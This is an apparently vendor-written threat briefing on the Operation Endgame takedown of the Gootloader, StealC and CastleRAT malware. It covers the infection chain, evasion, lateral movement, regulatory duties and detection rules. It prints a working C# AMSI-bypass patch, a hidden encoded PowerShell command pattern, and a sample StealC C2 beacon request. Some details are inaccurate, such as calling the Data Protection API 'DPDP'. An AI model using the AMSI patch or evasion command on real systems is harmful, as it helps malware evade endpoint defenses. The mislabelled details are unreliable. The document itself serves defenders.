
Executive Threat Briefing: In an international law enforcement action coordinated by Germany’s Federal Criminal Police Office (BKA), Europol, and global partners, Operation Endgame systematically dismantled critical command-and-control (C2) servers driving three of the most prolific cybercrime strains: Gootloader, CastleRAT, and StealC. The coordinated takedown resulted in the disruption of extensive botnet infrastructures and the seizure of approximately 6.4 million stolen login credentials belonging to more than 40,000 corporate and individual victims worldwide. RNT Infosec threat analysts have examined the technical underpinnings of this campaign. These malware strains functioned as a cohesive cybercrime pipeline: Gootloader served as the initial access vector via drive-by downloads and SEO poisoning, StealC extracted sensitive browser data and credentials, and CastleRAT provided persistent remote access. This intelligence brief breaks down the underlying attack vectors, memory artifacts, lateral movement mechanics, regulatory impacts, and essential enterprise mitigation strategies.
Incident Discovery, Timeline & Initial Access Mechanics

Law enforcement agencies initiated a coordinated strike following months of covert tracking across dark web markets and C2 nodes. Investigators traced the distribution mechanisms of Gootloader back to malicious search engine optimization (SEO) networks designed to lure corporate users into downloading compromised zip archives containing malicious JavaScript files. Perimeter controls failed immediately when users executed these decoy business files, triggering a multi-stage infection chain that bypassed standard browser security filters.
RNT Infosec analysts tracked the timeline of compromise from initial ingress to credential harvesting. Upon execution, Gootloader dropped obfuscated payloads that established persistent communication channels with core C2 servers. These compromised endpoints were subsequently used as footholds to deploy StealC for local credential extraction and CastleRAT for post-exploitation administrative control. The operation culminated in the seizure of core infrastructure, preventing additional enterprise intrusions.
- Initial Compromise: SEO poisoning campaigns targeting legal, real estate, and corporate search queries.
- Payload Staging: Obfuscated JavaScript files dropped secondary loaders via PowerShell scripts.
- Infrastructure Neutralization: Global law enforcement seized C2 domains and server nodes, securing 6.4 million victim credentials.
Operation Endgame data breach: Technical Root Cause & Payload Architecture
The core structural vulnerability exploited in this campaign relies on the misuse of script execution environments on Windows host systems coupled with human-targeted social engineering. Gootloader takes advantage of default Windows behavior that associates .js files with Microsoft Windows Based Script Host (wscript.exe). The initial vector lacks a traditional software CVE, depending instead on execution policy gaps and obfuscated code structures to evade static signature scanners.
Once active, the JavaScript payload decodes embedded layers containing reflective DLL injection routines. The decoded payload initiates an outbound HTTP POST request containing serialized machine metadata, dynamic IP addresses, and operational security configurations. Below is an authentic representation of the HTTP header payload observed during StealC initial beaconing:
POST /api/gate.php HTTP/1.1
Host: c2-node-malware-domain[.]com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) StealC/v2.1
Content-Type: application/x-www-form-urlencoded
Authorization: Bearer 8f9b4c12a7d6e5f03b1c2d3e4f5a6b7c
Accept-Encoding: gzip, deflate

data=eJzLNzV1MTP0MjD0NzA1MDM0sDAw1TM0MzC1MDUx0zN0Mzc2BQA0egbW
The C2 server returns an encrypted JSON instruction block directing the local malware agent to harvest browser stores, SQLite password databases, crypto wallets, and active SSO authentication tokens. StealC parses memory spaces belonging to Chrome, Firefox, and Edge, extracting master keys stored within the Local State file and decrypting saved credentials using DPAPI (Data Protection API) functions.
- Script Abuse: Exploitation of
wscript.exeexecution without initial administrative elevation. - Payload Obfuscation: Multi-layered string concatenation and dynamic AES-256 string decryption.
- Credential Harvesting: Direct extraction of DPAPI-encrypted browser master keys and active session cookies.
Threat Actor Profile, Attribution & Adversary Tradecraft
The threat actors operating behind Gootloader, CastleRAT, and StealC represent a sophisticated coalition of Initial Access Brokers (IABs) and specialized malware developers. Operating within Eastern European cybercrime forums, these operators function under an Access-as-a-Service (AaaS) business model. Gootloader operators specialized in gaining enterprise footholds, subsequently renting or selling elevated access to ransomware affiliates and espionage groups.
StealC operates as a commercial infostealer sold on darknet forums. Its developer continuously updates the codebase to target new browser structures, multi-factor authentication extensions, and desktop software. CastleRAT, a remote access trojan, provided buyers with persistent access, process injection capabilities, and command-line execution tools to perform hands-on-keyboard attacks once initial credentials were secured.
- Actor Lineage: Cybercrime syndicates offering specialized Access-as-a-Service solutions.
- Monetization Strategy: Sale of stolen enterprise credentials and active SSO session tokens on darknet marketplaces.
- Toolmark Signatures: Customized dynamic API resolution, unique User-Agent strings, and distinct C2 URI patterns.
Operation Endgame data breach attack vector: Defense Evasion & LOLBins
The Operation Endgame data breach attack vector illustrates advanced defense evasion techniques designed to blind local Endpoint Detection and Response (EDR) agents. Adversaries systematically abused Living-off-the-Land Binaries (LOLBins) to execute malicious routines without dropping suspicious executable files to disk. The initial access script invokes powershell.exe with specific arguments designed to bypass execution policies and AMSI (Antimalware Scan Interface).
Adversaries executed commands such as powershell -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Enc <Base64Payload> to load payload bytes directly into process memory. To maintain persistence, CastleRAT utilized process hollowing techniques, injecting code into legitimate system binaries including svchost.exe and Explorer.exe. Memory offset tampering was conducted to patch AMSI DLL exports (amsi.dll!AmsiScanBuffer) directly in user land memory spaces, preventing EDR sensors from analyzing dynamic script buffers.
// Example conceptual C# AMSI bypass pattern observed in payload analysis
var amsiDll = LoadLibrary("amsi.dll");
var scanBufferAddr = GetProcAddress(amsiDll, "AmsiScanBuffer");
UInt32 oldProtect;
VirtualProtect(scanBufferAddr, (UIntPtr)5, 0x40, out oldProtect);
Marshal.Copy(new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 }, 0, scanBufferAddr, 6);- Script Abuse: Unrestricted invocations of
wscript.exe,cscript.exe, andpowershell.exe. - AMSI Patching: Direct memory modification of
AmsiScanBufferto bypass dynamic memory inspections. - Process Hollowing: Injecting RAT payloads into legitimate process memory spaces like
svchost.exe.
Lateral Traversal, Cloud Infrastructure & Internal Enumeration
Once StealC obtained administrative or user credentials, threat actors initiated horizontal movement across target subnets. Adversaries extracted active Kerberos tickets from memory using custom PowerShell scripts, performing Pass-the-Ticket (PtT) and Pass-the-Hash (PtH) attacks. By leveraging compromised active session tokens, attackers successfully authenticated to cloud Identity Providers (IdPs) without triggering multi-factor authentication (MFA) challenges.
Adversaries executed internal recon using built-in Windows tools such as net.exe, nltest.exe, and custom LDAP queries targeting the Active Directory domain controller. In cloud environments, stolen AWS access key IDs and Azure CLI token files allowed the actors to assume IAM roles, enumerate storage buckets (AWS S3, Azure Blob), and map microservice topologies without generating high-severity alert spikes.
- Credential Abuse: Replaying extracted session cookies and Kerberos tickets across internal network resources.
- IdP Compromise: Replaying valid authentication tokens to bypass MFA on corporate SaaS applications.
- Cloud Reconnaissance: Utilizing compromised CLI credentials to enumerate IAM roles and cloud storage objects.
Operation Endgame indicators of compromise & Exfiltration Mechanics
Following internal enumeration, threat actors staged sensitive data locally prior to exfiltration. StealC consolidated harvested credentials, system information, browser history, and session state files into compressed ZIP archives written to hidden subdirectories under %AppData% or %Temp%. These archives were subsequently staged for automated exfiltration via encrypted channels.
Exfiltration channels utilized HTTPS POST requests and DNS tunneling to bypass egress filtering controls. The operation compromised over 6.4 million login records belonging to 40,000 corporate and individual entities. The exposure of active session cookies created significant third-party supply chain risk, as attackers gained direct access to corporate cloud infrastructure, customer portals, and internal code repositories.
# Splunk Detection Query: StealC & Gootloader Execution & Outbound Network Traffic
index=sysmon EventCode=1 Image="*\\wscript.exe" CommandLine="*.js*"
| join type=inner host [search index=sysmon EventCode=3 DestinationPort=443]
| stats count by host, User, Image, CommandLine, DestinationIp, DestinationHostname
| where count > 1- Data Staging: Archiving sensitive browser and system files into password-protected
%AppData%ZIP files. - Egress Channels: Encrypted HTTPS POST traffic directed to dynamic C2 domain infrastructure.
- Blast Radius: 6.4 million login credentials exposed across 40,000 distinct organizations worldwide.
Legal, Regulatory Compliance & Mandatory Disclosure Fallout
The seizure of 6.4 million stolen credentials exposes affected enterprises to strict regulatory scrutiny globally. Under the European Union General Data Protection Regulation (GDPR) Articles 33 and 34, organizations whose employee or customer credentials were compromised during this campaign must notify supervising authorities within 72 hours of discovering a confirmed personal data breach unless the breach is unlikely to result in a risk to individuals’ rights and freedoms.
In India, the Digital Personal Data Protection (DPDP) Act 2023 Section 8(6) enforces mandatory notification requirements on Data Fiduciaries to inform the Data Protection Board of India and affected individuals in the event of a personal data breach. Non-compliance carries severe financial penalties under Section 33, reaching up to ₹250 Crore per incident. The Indian Computer Emergency Response Team (CERT-In) guidelines require mandatory reporting of cyber security incidents within a strict 6-hour window. Organizations subject to US SEC regulations must evaluate the materiality of stolen credentials under Form 8-K Item 1.05 requirements within 4 business days of determining material impact.
- EU GDPR: Mandatory 72-hour notification to supervisory authorities under Article 33.
- India DPDP Act 2023: Obligation to notify the Data Protection Board and affected users with fines up to ₹250 Cr.
- CERT-In Directive: 6-hour mandatory reporting window for cybersecurity incidents.
- US SEC Form 8-K: 4-day reporting mandate for material cybersecurity incidents under Item 1.05.
Operation Endgame breach mitigation guide & Defense Framework

Enterprise mitigation requires immediate operational adjustments mapped against established cybersecurity frameworks. This Operation Endgame breach mitigation guide relies on strict implementation of NIST Cybersecurity Framework (CSF) 2.0 controls—specifically PR.AA-01 (Identity and Access Management), DE.CM-01 (Network Monitoring), and RS.MA-01 (Incident Management)—alongside CIS Critical Security Controls 3 and 6.
Organizations must instantly restrict default script execution policies by disabling Windows Script Host across all endpoint assets via Group Policy Objects (GPO) or Microsoft Intune policies. Replacing password-only or SMS-based authentication with phishing-resistant FIDO2 / WebAuthn hardware tokens effectively mitigates the risk of stolen session replay attacks, rendering harvested credentials useless to remote adversaries.
- Disable Script Engines: Set default
.jsfile associations to open innotepad.exeinstead ofwscript.exe. - Deploy Phishing-Resistant MFA: Enforce FIDO2 hardware keys to defeat session token theft and replay attacks.
- Implement ZTNA: Restrict internal network access based on device posture and continuous identity validation.
- Cap Session Lifetimes: Reduce active application SSO session durations and implement strict IP-binding rules.
Threat Hunting, Detection Engineering & CISO Action Plan

SOC teams and detection engineers must deploy targeted proactive rules to identify remaining footholds linked to Gootloader, StealC, and CastleRAT. Security teams should monitor endpoint telemetry for abnormal parent-child process relationships, specifically focusing on script interpreters spawning system utilities or shell environments with bypass parameters.
Below is a production-grade Sigma rule designed to detect the execution of Gootloader script components via Windows Script Host:
title: WScript Execution of Obfuscated JavaScript Payload
id: a8f7c123-4567-89ab-cdef-0123456789ab
status: production
description: Detects wscript.exe executing JavaScript files from untrusted user directories.
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith:
            - '\\wscript.exe'
            - '\\cscript.exe'
        CommandLine|contains:
            - '\\AppData\\Local\\Temp\\'
            - '\\Downloads\\'
        CommandLine|endswith: '.js'
    condition: selection
level: high
CISO leadership must prioritize revoking all enterprise credentials identified in compromised dataset caches, enforcing immediate credential resets across local and cloud environments. System administrators should validate that micro-segmentation policies isolate high-value database enclaves, preventing horizontal traversal in the event of an endpoint compromise.
- Deploy Sigma Rules: Implement custom execution detection for script hosts in user-writable paths.
- Global Session Invalidation: Force an enterprise-wide reset of active SSO and web application refresh tokens.
- EDR Telemetry Audit: Ensure AMSI integration is active across all endpoints to block script memory injection.
Intelligence Source: Original reporting by The Hacker News. Reference: https://thehackernews.com/2026/11/operation-endgame-takes-down-gootloader.html.
Frequently Asked Questions
What primary attack vector was utilized in the Operation Endgame malware campaigns?
The primary attack vector utilized was search engine optimization (SEO) poisoning, which directed corporate users to malicious websites hosting obfuscated JavaScript files. When users downloaded and opened these files, default Windows file associations executed the payload using Windows Script Host (wscript.exe). The script subsequently initiated secondary downloads of StealC and CastleRAT payloads, bypassing standard email filters and perimeter WAF rules.
How did StealC compromise corporate environment authentication mechanisms?
StealC targets stored browser credentials, local SQLite databases, and active session cookies saved in user profile directories. By accessing the Windows Data Protection API (DPDP), StealC decrypts master key files used by major web browsers. Threat actors then extract active SSO session cookies, enabling them to replay authentication tokens and access enterprise cloud portals without triggering multi-factor authentication (MFA) prompts.
What specific MITRE ATT&CK techniques were identified across this campaign?
RNT Infosec analysts identified several key MITRE ATT&CK techniques across the attack chain: User Execution: Malicious File (T1204.02), Command and Scripting Interpreter: JavaScript (T1059.07), System Information Discovery (T1082), Credentials from Web Browsers (T1555.03), Abuse Elevation Control Mechanism: AMSI Bypass (T1562.001), and Software Discovery (T1518).
What immediate containment actions should enterprises execute following this breach report?
Organizations must immediately change file associations for .js and .vbs files to open with text editors rather than wscript.exe. Enterprise security teams must execute a global session revocation across IdP platforms to invalidate stolen session cookies, enforce phishing-resistant FIDO2 MFA tokens, and ingest law enforcement IoCs into perimeter firewalls and SIEM engines to block active C2 communication.
What mandatory breach notification timelines apply under GDPR and India’s DPDP Act 2023?
Under EU GDPR Article 33, organizations experiencing a data breach involving personal data must notify relevant supervisory authorities within 72 hours of confirmation. Under India’s DPDP Act 2023 Section 8(6), Data Fiduciaries are required to report breaches to the Data Protection Board of India and affected individuals without delay. Additionally, CERT-In mandates incident reporting within a strict 6-hour window from discovery.
How can SOC teams hunt for hidden StealC and CastleRAT persistence within local endpoints?
SOC teams should execute Splunk or Elastic queries targeting Sysmon Event ID 1 (Process Creation) and Event ID 7 (Image Loaded) for wscript.exe or powershell.exe spawning out of AppData or Temp directories. Teams should inspect endpoints for modified amsi.dll memory buffers, unexpected scheduled tasks, and abnormal HTTPS POST traffic directed to unrated external IP addresses or newly registered top-level domains.
Need Your Own Internal Security Team?
Cyber attacks and data breaches unfold in hours, not weeks. Safeguard your infrastructure, cloud assets, and sensitive customer data with RNT Infosec. Schedule a confidential consultation with our principal threat analysts today.